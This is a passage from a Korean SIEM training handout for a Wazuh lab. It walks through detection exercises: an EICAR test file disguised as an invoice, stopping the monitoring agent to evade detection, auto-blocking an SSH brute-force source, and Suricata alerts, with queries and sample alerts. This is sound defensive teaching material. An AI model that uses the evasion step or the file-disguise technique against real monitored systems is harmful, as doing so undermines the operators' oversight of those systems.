t data.file	/var/lib/docker/rootfs/overlayfs/1debcc13fd0bd21667e6bb548312fbbd45eac75b4c791d1b2bd0090451138afd/var/log/kt66-cmd.log
t data.title	File is owned by root and has written permissions to anyone.
t decoder.name	rootcheck
t full_log	File '/var/lib/docker/rootfs/overlayfs/1debcc13fd0bd21667e6bb548312fbbd45eac75b4c791d1b2bd0090451138afd/var/log/kt66-cmd.log' is owned by root and has written permissions to anyone.
t id	1793437486.37890328
t input.type	log

① 인덱스 wazuh-alerts-*

② 시간 Last 24 hours

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · data.title · full_log`

결과 204 hits

읽는 법

- kt66 에서는 '누구나 쓸 수 있는 파일' 같은 권한 문제 (510) 가 나온다 — 실제 루트킷은 재현하지 않는다
- rule.description 은 모두 'Host-based anomaly detection event (rootcheck).' 로 같아서 , 종류는 full_log(본문) 에서 본다

자료와 달라진 점 원본 rule.description:hidden … 은 0 건 — description 이 keyword 이고 문구도 고정 . rule.groups:rootcheck 로 모은 뒤 full_log 로 구분

55 VirusTotal 악성 파일 판정

검증 · DQL 수정

공격

FIM 이 잡은 새 파일을 VirusTotal 에 조회해 악성 여부를 확인

탐지 포인트


룰 87105(VirusTotal: Alert - file … engines detected this file)

검색 원리

통합 설정이 있어야 FIM added 이벤트마다 해시를 조회

결과 해석

data.virustotal.source.file(파일 경로), positives(탐지 엔진 수), permalink(상세 링크) 확인




```
rule.id:87105 OR rule.groups:virustotal
```

55 실습 ① 공격 실행 — VirusTotal 악성 파일 판정

kt66 호스트(강사) — 55 VirusTotal 악성 파일 판정 + 56 ClamAV

```
# [업로드 흉내] 웹 루트 uploads/ 에 EICAR 테스트 파일(모든 백신이 탐지하는 무해한 표준 문자열)을 올린다
ccc@kt66-host:~$ sudo docker exec -it kt66-web bash
root@web:/# echo '<EICAR 문자열>' > /var/www/html/uploads/invoice.pdf.exe
total 4
-rw-r--r-- 1 root root 68 Oct 31 19:12 invoice.pdf.exe
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
# ① FIM 이 새 파일(554)을 잡으면 → 매니저가 해시를 VirusTotal 에 조회 → 룰 87105
# ② web 의 ClamAV 감시가 20초 안에 같은 파일을 검사 → 룰 52502
ccc@kt66-host:~$ sudo docker exec kt66-web tail -2 /var/log/kt66-clamav.log
Oct 31 16:35:22 web clamd[583]: clamd daemon started
Oct 31 19:13:09 web clamd[583]: /var/www/html/uploads/invoice.pdf.exe: Eicar-Test-Signature FOUND
```


구문 풀이

```
echo '<EICAR>' >
/var/www/html/uploads/invoice.pdf.exe
```

웹 업로드 폴더에 백신 테스트 파일을 둔다 (이름은 문서처럼 위장)

55 실습 ② SIEM 에서 찾기 — VirusTotal 악성 파일 판정

```
rule.id:87105 OR rule.groups:virustotal
```



Time	agent.name	rule.id	rule.description	data.virustotal.source.file	data.virustotal.positives	data.virustotal.malicious
Oct 31, 2026 @ 19:12:55.178	web	87105	VirusTotal: Alert - /var/www/html/uploads/invoice.pdf.exe - 66 engines detected this file	/var/www/html/uploads/invoice.pdf.exe	66	1

Expanded document — View surrounding documents — View single documer

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.integration	virustotal
t data.virustotal.found	1
t data.virustotal.malicious	1
t data.virustotal.permalink	https://www.virustotal.com/gui/file/275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f/detection/f-275a021bbf89e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f-1793441242
t data.virustotal.positives	66

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name` · `rule.id` · `rule.description` · `data.virustotal.source.file` · `data.virustotal.positives` · `data.virustotal.malicious`

결과 2 hits

읽는 법

- FIM 554 → 매니저가 파일 해시를 VirusTotal 에 조회 → 87105 '66 engines detected this file'
- data.virustotal.source.file 경로 , positives(탐지 엔진 수), permalink(상세 보고서)
- 무료 API 키는 분당 4 회 — FIM 이벤트가 몰리면 일부만 조회된다

자료와 달라진 점 VirusTotal 연동 설정 (.env 의 VIRUSTOTAL_API_KEY). data.virustotal.positives 는 keyword 라 >= 3 같은 숫자 비교가 안 된다 → rule.id:87105 로 찾는다

56 ClamAV· 백신 탐지

kt66 검증 완료

공격

리눅스 서버에 올라온 악성코드를 ClamAV 가 잡은 경우

탐지 포인트


룰 52502(ClamAV: Virus detected), 그룹 virus

검색 원리

clamd 로그가 syslog 로 수집되어야 함

결과 해석

full_log 에 파일 경로와 시그니처 이름 (Unix.Trojan.*). 7 번 (웹셸) 과 경로가 겹치면 업로드 경로가 확정




```
rule.groups:virus OR rule.id:52502
```

56 실습 ① 공격 실행 — ClamAV· 백신 탐지

kt66 호스트(강사) — 56 ClamAV 백신 탐지 (55번과 같은 파일)

```
ccc@kt66-host:~$ sudo docker exec kt66-web tail -3 /var/log/kt66-clamav.log
Oct 31 16:35:22 web clamd[583]: clamd daemon started
Oct 31 19:13:09 web clamd[583]: /var/www/html/uploads/invoice.pdf.exe: Eicar-Test-Signature FOUND
```


구문 풀이

`clamdscan (web 의 감시 루프, 20 초마다)`

ClamAV 데몬에 파일 검사를 맡기는 명령. 감염 파일은 '경로: 시그니처 FOUND' 로 남긴다

56 실습 ② SIEM 에서 찾기 — ClamAV· 백신 탐지

```
rule.groups:virus OR rule.id:52502
```



Time	agent.name	rule.id	rule.description	data.url	data.extra_data	full_log
Oct 31, 2026 @ 19:13:11.371	web	52502	ClamAV: Virus detected	-	-	Oct 31 19:13:09 web clamd[583]: /var/www/html/uploads/invoice.pdf.exe: Eicar-Test-Signature FOUND

Expanded document — View surrounding documents — View single document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t decoder.name	clamd
t decoder.parent	clamd
t full_log	Oct 31 19:13:09 web clamd[583]: /var/www/html/uploads/invoice.pdf.exe: Eicar-Test-Signature FOUND
t id	1793441591.47891673
t input.type	log
t location	/var/log/kt66-clamav.log

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.url · data.extra_data · full_log`

결과 1 hits

읽는 법

- 52502 'ClamAV: Virus detected', full_log 에 Eicar-Test-Signature
- 55 번 VirusTotal 과 같은 파일이 두 엔진에서 모두 잡힌다 — 업로드 경로 확정

자료와 달라진 점 kt66 보강 : web 에 ClamAV(clamd+clamdscan) 설치 , 결과를 syslog 형식으로 남겨 Wazuh 가 수집

에이전트 상태와 Active Response

에이전트 연결

- 에이전트는 매니저에 주기적으로 '살아 있음 (keepalive)' 을 보낸다 → 끊기면 매니저가 504 를 스스로 기록
- 공격자가 탐지를 피하려고 에이전트를 멈추면 '그 뒤로 조용한 서버' 자체가 신호

Active Response

- 룰이 뜨면 매니저가 에이전트에게 '대응 명령' 을 내린다 — firewall-drop(IP 차단), disable-account 등
- kt66: 5712·5763(SSH 브루트포스) → 알림을 낸 서버 (bastion) 에서 출발지 IP 를 180 초 차단, 끝나면 자동 해제 (652)
- 주의: 공유 IP· 관리자 IP 가 잘못 차단될 수 있어 화이트리스트가 필요하다

57 에이전트 연결 끊김 · 중지 (탐지 회피)

검증 · DQL 수정

공격

공격자가 에이전트를 멈추면 그 뒤 활동은 보이지 않음

탐지 포인트


룰 504(agent disconnected), 506(agent stopped). 503 은 재시작

검색 원리

매니저가 keepalive 끊김을 스스로 기록

결과 해석

업무시간에 중지된 서버는 바로 확인 . 직전 이벤트가 20 번 (sudo) 이면 사람이 의도적으로 끈 것




```
rule.id:(503 or 504 or 506) AND NOT agent.name:(test* or lab*)
```

57 실습 ① 공격 실행 — 에이전트 연결 끊김 · 중지 (탐지 회피)

kt66 호스트(강사) — 57 에이전트 연결 끊김·중지 (탐지 회피)

```
# 공격자가 fw 서버의 에이전트를 멈춘 상황을 컨테이너 정지로 흉내 → 매니저는 60초 안에 '연결 끊김'(504)
ccc@kt66-host:~$ sudo docker stop kt66-fw
kt66-fw
ccc@kt66-host:~$ sudo docker start kt66-fw      # 복구 → 다시 연결되면 503
kt66-fw
ccc@kt66-host:~$ sudo ./kt66-net.sh   # fw 재기동 뒤 망 정책 재적용
망 정책 재적용 완료
```


구문 풀이

```
sudo docker stop kt66-fw → (100 초 ) → sudo
docker start kt66-fw
```

공격자가 에이전트를 멈춘 상황을 흉내 . 컨테이너가 서면 에이전트도 같이 선다

57 실습 ② SIEM 에서 찾기 — 에이전트 연결 끊김 · 중지 (탐지 회피)

```
rule.id:(503 or 504 or 506) AND NOT agent.name:(test* or lab*)
```



Time	agent.name	rule.id	rule.description	full_log
Oct 31, 2026 @ 19:27:01.623	fw	503	Wazuh agent started.	ossec: Agent started: 'fw->any'.
Oct 31, 2026 @ 19:26:17.889	fw	504	Wazuh agent disconnected.	ossec: Agent disconnected: 'fw-any'.

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	008
t agent.ip	10.20.31.1
t agent.name	fw
t decoder.name	ossec
t full_log	ossec: Agent disconnected: 'fw-any'.
t id	1793442377.54233052
t input.type	log
t location	wazuh-monitord

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name` · `rule.id` · `rule.description` · `full_log`

결과 4 hits

읽는 법

- 504 = 연결 끊김 (매니저가 keepalive 가 끊긴 것을 스스로 기록), 503 = 다시 시작
- 업무 시간에 멈춘 서버는 바로 확인 . 직전 이벤트가 sudo 면 사람이 의도적으로 끈 것

자료와 달라진 점 끊김 판정을 10 분 → 60 초로 조정 (재배포 시 ' 같은 이름 에이전트 ' 거부 문제도 해결). 503 을 함께 보도록 추가

58 Active Response 발동 이력

kt66 검증 완료

공격

브루트포스 IP 를 자동 차단한 기록

탐지 포인트


룰 651(Host Blocked by firewall-drop), 652(Unblocked)

검색 원리

Active Response 실행 결과가 매니저 로그로 들어옴

결과 해석

data.srcip 로 차단된 IP, agent.name 으로 차단한 호스트 . 정상 IP 가 있으면 화이트리스트에 추가




```
rule.id:(651 or 652) OR rule.groups:active_response
```

58 실습 ① 공격 실행 — Active Response 발동 이력

공격자 att@192.168.0.202 — 58 Active Response — 브루트포스 IP 자동 차단

```
# 17번 직후 매니저가 룰 5712(브루트포스)를 보고 bastion 에 firewall-drop 명령 → 공격자 IP 를 3분간 차단
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189
exit=255
Permission denied, please try again.
Permission denied, please try again.
ccc@192.168.0.189: Permission denied (publickey,password).
# bastion 안에서 확인 — iptables 에 공격자 IP DROP 규칙이 들어가 있다
ccc@kt66-host:~$ sudo docker exec kt66-bastion iptables -S ¦ grep 192.168.0.202
ccc@kt66-host:~$ sudo docker exec kt66-bastion tail -2 /var/ossec/logs/active-responses.log

2026/10/31 17:29:03 active-response/bin/firewall-drop: Ended
```

구문 풀이

`(17 번 직후 ) ssh -p 2204 ccc@192.168.0.189`	브루트포스 (5712) 가 뜨자 매니저가 bastion 에 firewall-drop 을 지시 → 공격자 연결이 ' 시간 초과 '
`iptables -S | grep 192.168.0.202`	bastion 안에 공격자 IP 를 막는 DROP 규칙이 생겼다 (180 초 뒤 자동 해제)

58 실습 ② SIEM 에서 찾기 — Active Response 발동 이력

```
rule.id:(651 or 652) OR rule.groups:active_response
```

Time	agent.name	rule.id	rule.description	data.srcip	full_log
Oct 31, 2026 @ 17:29:03.384	bastion	652	Host Unblocked by firewall-drop Active Response	192.168.0.202	2026/10/31 17:29:01 active-response/bin/firewall-drop: {"version":1,"origin":{"name":"node01","module":"wazuh-execd"},"command":"delete","parameters":{"extra_args":[],"alert":{"timestamp":"2026-10-31T08:26:00.787+0000","rule":{"level":10,"description":"sshd: brute force trying to get access to the system. Non existent user.","id":"5712","mitre":{"id":["T1110"],"tactic":["Credential Access"],"technique":["Brute Force"]},"frequency":8,"firedtimes":1,"mail":false,"groups":["syslog","sshd","authentication_failures"],"gdpr":["IV_35.7.d","IV_32.2"],"hipaa":["164.312.b"],"nist_800_53":["SI.4","AU.14","AC.7"],"pci_dss":["11.4","10.2.4","10.2.5"],"tsc":["CC6.1","CC6.8","CC7.2","CC7.3"]},"agent":{"id":"010","name":"bastion","ip":"10.20.30.201"},"manager":{"name":"wazuh.manager"},"id":"1793435160.30432569","previous_output":"Oct 31 17:26:00 bastion sshd[1623]: Failed password for invalid user test from 192.168.0.202 port 33624 ssh2\nOct 31 17:25:58 bastion sshd[1622]: Invalid user admin from 192.168.0.202 port 33628\nOct 31 17:25:58 bastion sshd[1623]: Invalid user test from 192.168.0.202 port 33624\nOct 31 17:25:58 bastion sshd[1625]: Invalid user guest from 192.168.0.202 port 33650\nOct 31 17:25:58 bastion sshd[1624]: Invalid user oracle from 192.168.0.202 port 33626\nOct 31 17:25:58 bastion sshd[1620]: Disconnected from invalid user admin 192.168.0.202 port 33614 [preauth]\nOct 31 17:25:58 bastion sshd[1620]: Invalid user admin from 192.168.0.202 port 33614","full_log":"Oct 31 17:26:00 bastion sshd[1624]: Failed password for invalid user oracle from 192.168.0.202 port 33626 ssh2","predecoder":{"program_name":"sshd","timestamp":"Oct 31 17:26:00","hostname":"bastion"},"decoder":{"parent":"sshd","name":"sshd"},"data":{"srcip":"192.168.0.202","srcuser":"oracle"},"location":"/var/log/auth.log"},"program":"active-response/bin/firewall-drop"}}

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name` · `rule.id` · `rule.description` · `data.srcip` · `full_log`

결과 2 hits

읽는 법

- 651 = 차단 실행 , 652 = 차단 해제 (active-responses.log)
- data.srcip 로 차단된 IP 확인 — 정상 IP 가 있으면 화이트리스트에 추가

자료와 달라진 점 kt66 보강 : 매니저에 Active Response 설정 (5712·5763 → firewall-drop 180 초), bastion 에 에이전트 ·iptables 추가

IDS/IPS 와 Suricata

IDS·IPS

• IDS(침입 탐지): 네트워크 패킷을 보고 경보만 · IPS(침입 방지): 길 한가운데서 패킷을 막기까지 — kt66 의 ips 는 인라인 Suricata

시그니처

• 알려진 공격 패턴 규칙 . ET Open(공개 룰 모음) + kt66 로컬 룰 (sid 1000001~ : SQLi·XSS·sqlmap·nmap SYN)
• eve.json 의 alert.signature, alert.category, alert.action(allowed/blocked), src_ip·dest_ip

호스트 로그와 함께

• 네트워크 (Suricata) 와 호스트 (웹 로그 ·Windows 이벤트) 에서 같은 IP 가 보이면 교차 검증 완료

59 Suricata IDS 알림 연계

검증 · DQL 수정

공격

네트워크 레벨에서 익스플로잇·C2 시그니처를 잡음

탐지 포인트


Suricata eve.json(룰 86600~86603). data.alert.signature, data.alert.category

검색 원리

JSON 디코더가 eve.json 필드를 그대로 data.* 로 올림

결과 해석

data.src_ip, data.dest_ip, data.alert.signature 로 네트워크 측 증거 확보 . 같은 IP 가 호스트 로그 (16·31 번) 에도 있으면 교차 검증 완료




```
rule.groups:suricata AND NOT data.alert.category:"Not Suspicious Traffic"
```

59 실습 ① 공격 실행 — Suricata IDS 알림 연계

공격자 att@192.168.0.202 — 59 Suricata IDS 알림 연계

